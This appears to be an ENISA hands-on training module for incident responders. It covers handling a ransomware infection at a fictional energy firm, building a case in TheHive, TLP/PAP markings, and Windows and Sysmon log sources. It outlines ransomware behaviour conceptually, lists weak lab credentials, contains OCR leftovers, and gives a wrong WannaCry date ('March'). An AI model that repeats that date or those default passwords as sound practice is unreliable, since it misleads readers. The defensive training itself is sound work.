One of the most critical threats that organisations are facing is ransomware. Since the first attacks that received wide media coverage, a lot of improvements have been made by attackers, which makes these attacks complex to handle. Nowadays ransomware utilises not only the encryption of files but also exfiltration of data. The attackers also use techniques to prevent a fast recovery, such as:

- They remove shadow copies
- They encrypt any drive or online backup system (read: connected to the infected system)
- They encrypt cloud storage services such as Dropbox
- They use asymmetric encryption
- etc.

When the ransomware threat emerged, the recovery was easy: just restore your last backup. Today, the situation is different, attackers are trying to delete your backup but also to exfiltrate your data. This means that your backup/restore process alone will not completely protect you. If your data are leaked, you should consider them as “lost” with all the impact for your organisation (presence in the media, GDPR, perceived trustworthiness, inability to operate your business,…).

From a business continuity perspective, the best option is to not lose time to get rid of the malware. Just restore your last good backup and be back in business as soon as possible. Sometimes, it is interesting to learn more about your attacker to understand why your organisation was attacked and based on the findings, implement new security controls. This is the last step of an incident management process: introduce appropriate changes to prevent the same incident from occurring again in the (near) future. If you do not know how the attacker breached your infrastructure, you are leaving security holes that will probably be re-used.

This exercise will take you by the hand and help you to learn:

- How to deal with a ransomware incident
- How to collect useful information to better protect yourself.

We will also give you tips to better protect yourself and your data. Keep in mind that there is no “unique” way to protect against ransomware attacks. It depends on your business, your environment and many other constraints and parameters.

Attackers do not wait for you to be available before launching attacks. A good example is the Wannacry ransomware which started to hit European organisations on Friday, March 12 2017 in the afternoon[32]. Today, Internet-facing servers are also attacked by bots 24 hours a day, 7 days a week. Many infections also occur via bots that are looking for publicly available vulnerable services. The most common one being unprotected RDP servers.

[32] https://isc.sans.edu/forums/diary/WannaCryWannaCrypt+Ransomware+Summary/22420

3.2 OBJECTIVE

Based on a realistic ransomware scenario, participants will learn how interconnected open source tools can support the incident-handling lifecycle: identification, containment, investigation, eradication, recovery and follow-up in the context of a network intrusion.

3.3 TARGET AUDIENCE

The exercise is dedicated to CSIRT/SOC staff responsible for incident response and security monitoring.

3.4 PREREQUISITES

This exercise does not focus on analysing the malware itself (no reverse engineering), but on pieces of evidence that are left by the malware in infected systems and on aspects of human behaviour.

Expected minimum skills:

- Knowledge of the Internet and its core protocols: IP, TCP, DNS
- Basic Windows administration knowledge
- Working knowledge of Linux, including command line usage
- Basic understanding of IT security and incident handling

3.5 BACKGROUND

Fusion Inc is a **fictive** major energy operator active on the European market. They operate a number of power plants across different countries as well as generating alternative (green) energy. Their network runs 24x7 and they have a centralized help desk to handle all technical issues.

The helpdesk received a call from an operator working in the network control room. He had found files on his desktop ending with strange file extensions and a pop-up message appeared asking him to pay an amount of money to an obscure address that he never saw before (he mentioned BTC, which could mean Bitcoin) as well as a strange email address. After some quick investigations, the helpdesk decided to escalate this incident and contacted their CSIRT to ask for assistance with this issue. You are working in the CSIRT and have been assigned to this incident.

Note: This exercise does not cover the deployment and management of tools to collect logs and events from the corporate devices. Your job as a Security Analyst is to use the tools available to investigate the incident.

3.6 CREDENTIALS

Module	System	URL	Username	Password
ALL	Training VM	-	enisa	training2020
Ransomware	TheHive	thehive.enisa.ex	admin	Password1!
Ransomware	Kibana	kibana.enisa.ex	-	-
Ransomware	MISP	misp.enisa.ex	admin@admin.test	PasswordPassword1!@
Ransomware	MISP	misp.enisa.ex	user@admin.test	PasswordPassword1!@

3.7 INTRODUCTION OF THE BACKSTORY AND EXPLANATION OF RANSOMWARE OPERATIONS

Duration: 15m

What is ransomware? Like the name says, it is malicious software that asks the victim for a ransom to get their data back. Recently, ransomware operators started to blackmail their victims by threatening to release parts of stolen data to the public.

The very first step of a ransomware attack implies that the victim's system is vulnerable to exploitation or that the victim is not aware of the risks of opening a file or clicking on a suspicious URL.

Though many ransomware families are still delivered to the victim through malicious emails, there is a trend of other types of attack vectors such as RDP connections. Many organisations have Internet facing RDP[33] ("Remote Desktop Protocol") services that are scanned by bots and, if weak credentials are used, can provide a remote access to the platform. From a technical point of view, the ransomware itself is often deployed as a "second stage" malware.

Here is an example of an attack:

1. A phishing email is sent to the victim with a malicious attachment (ex: a fake invoice in the Word format)
2. The victim opens the file.
3. The Word document contains a macro executed when the file is opened (most of the time, the document entices the user to perform the unsafe action to allow macros - using social engineering techniques)
4. The macro is executed and downloads (in this case, we speak about a "downloader") or extracts (in this case, we speak about a "dropper") the ransomware itself (usually a Windows executable or PE file)
5. The ransomware is executed and starts encrypting files


Most ransomware works in the same way:

- It contacts its Command & Control[34] (C2 / C&C) server and generates the encryption key
- It protects its operations by performing some "clean-up" on the system. Example: deletion of all shadow copies.
- It scans available drives (by looping from drive A: to Z:)
- It searches for good candidate files (based on the extensions: .doc, .txt, .jpg, .xls, …)
- It replaces files with an encrypted version
- It displays the ransom message to the victim

This can be described in the pseudo-language like this:

[33] https://docs.microsoft.com/en-us/troubleshoot/windows-server/remote/understanding-remote-desktop-protocol
[34] https://www.trendmicro.com/vinfo/us/security/definition/command-and-control-server

Figure 81: Ransomware routine graph



What about a potential decryption of files? Sometimes it is possible to find a tool to perform the reverse operation and get files back. Most of the time, it will not work because the key is asymmetric or because the ransomware looks to be a known one but it has been slightly modified by the attacker and the existing tool does not work anymore.

3.8 TASK 1: SET UP OF THE TRAINING

Duration: 5m

Now we will prepare the exercise environment on the Virtual Machine (VM).

Environment setup

To launch the complete environment for the training, navigate to the following folder using the console in the VM:

```
/opt/enisa/trainings-2020/analyst/ransomware
```

In that folder, type a following command

```
./start-exercise.sh.
```

The environment is ready when the prompt returns, it can take a while for the exercise to start depending on how performant the virtual machine is (how much resources were attributed to it in the host virtualization software).

If needed, you can use the following steps to reset any progress you have made during the exercise. It is important to stop the exercise by issuing the following command:

```
./stop_exercise.sh
```

Or equivalently:

```
helm delete $(helm ls --short)
```

After that, reset the progress you have made by executing the following script:

```
./reset-data.sh
```

3.9 INTRODUCTION OF THEHIVE

Duration: 10m

This part of the training can be safely skipped if you are already familiar with the basics of TheHive.

TheHive[35] is a platform for incident handling dedicated for CSIRTs/SOCs. TheHive allows multiple users to investigate cases in parallel in an efficient way. The software has built-in tools for data enrichment and automatically correlates tags and observables.

Interaction with TheHive revolves around cases, which correspond to investigations done by the team. Each case can have multiple types of information associated with it, including:

- title
- description
- observables: the primary way of storing structured technical data, for example IP addresses, hashes, URLs
- metadata: additional information on the case including unstructured tags, configurable fields, severity and confidentiality

Moreover, each case can have multiple tasks associated with it. Each task describes work that a member of the team should perform as part of the investigation. An example of the case might be “Create a forensic copy of the hard drive”. Tasks can be assigned to users of TheHive and they provide a place to keep free-text notes from the investigation. Daily work with the platform can be made more efficient by defining case templates that allow to create an entire task structure automatically for commonly encountered kinds of investigations.

Cortex[36] is a companion tool for TheHive which enables analysts to easily enrich information gathered in the course of investigations. An analyst can leverage this additional context to pivot from one known fact (observable) and discover others that are related.

Cortex itself is just a generic framework and all useful work is performed by "analysers", which are small worker scripts that usually fetch data from external services such as reputation services, sandboxes, geolocation, etc. Cortex ships with a large number of analysers by default, however it is easy to create new ones to integrate internal data sources. Please note that the Cortex itself is not covered by this training.[37]

[35] https://thehive-project.org/
ENISA Technical training on orchestration of incident response tools, which covers TheHive more in-depth: https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/technical-operational/#Orchestration
[36] https://github.com/TheHive-Project/CortexDocs
[37] Cortex is included as a part of the ENISA Technical training on orchestration of incident response tools.

3.10 TASK 2: CREATE A CASE IN THE THEHIVE

Duration: 10m

Objective: Create a case in TheHive that will contain all relevant information from the incident report.

The investigation is triggered by receiving an email with an incident report from the company helpdesk:


Name and username of the victim: **FUSION-INC-003**

IP address of victim's workstation: 10.0.11.22

Email address in the message: support.mbox@pm.me


Encrypted files can be found at */opt/enisa/trainings-2020/analyst/ransomware/ransomware/victim/victim_files/*

Figure 82: View of encrypted desktop




As the first step of the incident handling process, you need to create a new case in the incident management system, TheHive. Open the TheHive instance at http://thehive.enisa.ex and authenticate by using `admin/Password1!` credentials.

Figure 83: TheHive dashboard




Create a new case using the “New Case” button, after which you should see the following window.

Figure 84: Creating new case in TheHive



An example of such filled out form can be seen below.

Figure 85: Fulfilled form in TheHive



Enter the title of the case, set the time of the incident and provide a short description. Remember that the title should be brief, but informative. In the "Description" field put the information about the characteristics of the attack and general symptoms gathered from the helpdesk email. Keep the "TLP" (Traffic Light Protocol[38]) and "PAP" (Permissible Actions Protocol) fields at default (AMBER), since we are not dealing with very sensitive information so far (we would use RED in such case).

PAP (Permissible Actions Protocol) is similar to TLP, however it describes how recipients of the information can act on it (apart from sharing, which is covered by TLP). Possible values, as described in the corresponding MISP taxonomy[39]:

- PAP:RED = Non-detectable actions only. Recipients may not use PAP:RED information on the network. Only passive actions on logs that are not detectable from the outside.
- PAP:AMBER = Passive cross-check. Recipients may use PAP:AMBER information for conducting online checks, like using services provided by third parties (e.g. VirusTotal), or set up a monitoring honeypot.
- PAP:GREEN = Active actions allowed. Recipients may use PAP:GREEN information to ping the target, block incoming/outgoing traffic from/to the target or specifically configure honeypots to interact with the target.
- PAP:WHITE = No restrictions in using this information.

Using PAP, the analyst can impose restrictions on how the information can be used, which is often very important when sharing details of ongoing investigations. PAP is not yet widely used in the CSIRT community, however it is natively supported in TheHive and MISP.

[38] https://www.first.org/tlp/ https://www.enisa.europa.eu/topics/csirts-in-europe/glossary/considerations-on-the-traffic-light-protocol
[39] https://misp-project.org/taxonomies.html#_pap

The next step is adding tasks to the case. Enter the “Tasks” tab and click the “Add Task” button. You can create your own tasks or use templates that correspond to playbooks used by your team for this type of incident. Examples of such playbooks on ransomware incidents are:

- Counteractive Ransomware Playbook[40]
- Dragonadvancetech Ransomware Playbook[41]
- NCC Group Ransomware Playbook[42]

Good practice for creating your own tasks is to follow the process of investigating the incident. Gathering as much information about the incident as possible, learning what kind of malware we are dealing with and what the infection vector was, are the most important steps in most types of incidents.

When creating the task, apart from the task titles where you specify what each task takes care of. In addition, there are task groups in which individual tasks are grouped, allowing better organisation of the work on incidents. In the following screenshot, you can see such tasks grouped into the “Preparation” and “Detection” groups.


Figure 86: Example tasks grouped in TheHive

Group	Task	Date	Assignee	Actions
Preperation	Gather information about the incident.		Not assigned	▶ Start
Detection	Detect infection vector.		Not assigned	▶ Start
Detection	Detect malware family		Not assigned	▶ Start

In the last step you should add initial observables to the case. They will consist of data delivered together with an email from the helpdesk. Use the “Add observable(s)” button to add a new observable and you will be presented with the following window.

[40] https://github.com/counteractive/incident-response-plan-template/blob/master/playbooks/playbook-ransomware.md
[41] https://dragonadvancetech.com/reports/Ransomware%20Playbook_v3.3.pdf
[42] https://www.gov.scot/binaries/content/documents/govscot/publications/advice-and-guidance/2019/10/cyber-resilience-incident-management/documents/cyber-incident-response-ransomware-playbook/cyber-incident-response-ransomware-playbook/govscot%3Adocument/Cyber%2BCapability%2BToolkit%2B-%2BCyber%2BIncident%2BResponse%2B-%2BRansomware%2BPlaybook%2Bv2.3.pdf

Figure 87: Form for creating new observables in TheHive



For each observable:


- Set the “Type” entry to the one from the list.
- Place the value of the observable in the “Value” field.
- Keep the “TLP” value at default (AMBER)
- For now, leave the “Is IoC” and “Has been sighted” fields at default as they are not required.
- Enter tags and a description of the observable added.

Note: Please manage your tags carefully. Use existing taxonomies or create your own. Properly assigned tags will help you to generate reporting and search in a more efficient way. Example of tags:

- src:customer
- src:hunting
- type:malware
- type:phishing
- etc

An example of such filled out form would be:

Figure 88: Example observable filled in form



3.11 DATA SOURCES FOR THE INVESTIGATION

Duration: 15m

Windows event logs contain logs from the operating system showing detailed information about the system, security and application notifications stored in the Windows operating system. They can be used by an administrator to troubleshoot problems with the system, to track what is happening inside the operating system or to check for new incidents or suspicious actions.

Each and every log contains most important information about the event:

- ID of the event.
- Date and time of the event.
- Username of the logged user during whose session the event occurred.
- Name of the computer on which the event occurred.
- Type of the event.
- Source of the event.

Regarding the event ID, each and every event has its own unique ID, by which it is possible to search, for example on websites such as UltimateWindowsSecurity[43], where all of them are described. It allows us, later on, to query the logs just by knowing the event ID.

In addition to Windows event logs there are Sysmon logs, which are created by the Sysmon (System Monitor) tools constituting part of a toolkit called sysinternals[44]. It contains even more important collection of logs from the security point of view - file creations, network connections or process creations which are not covered in Windows event logs. Some of the main features of Sysmon are

- Process creation logging with full command line path.
- Record hash of the process image.
- DLL logging.
- Logging of disk and volume access.
- Network connection logging.
- Logging of changes in file creation time.

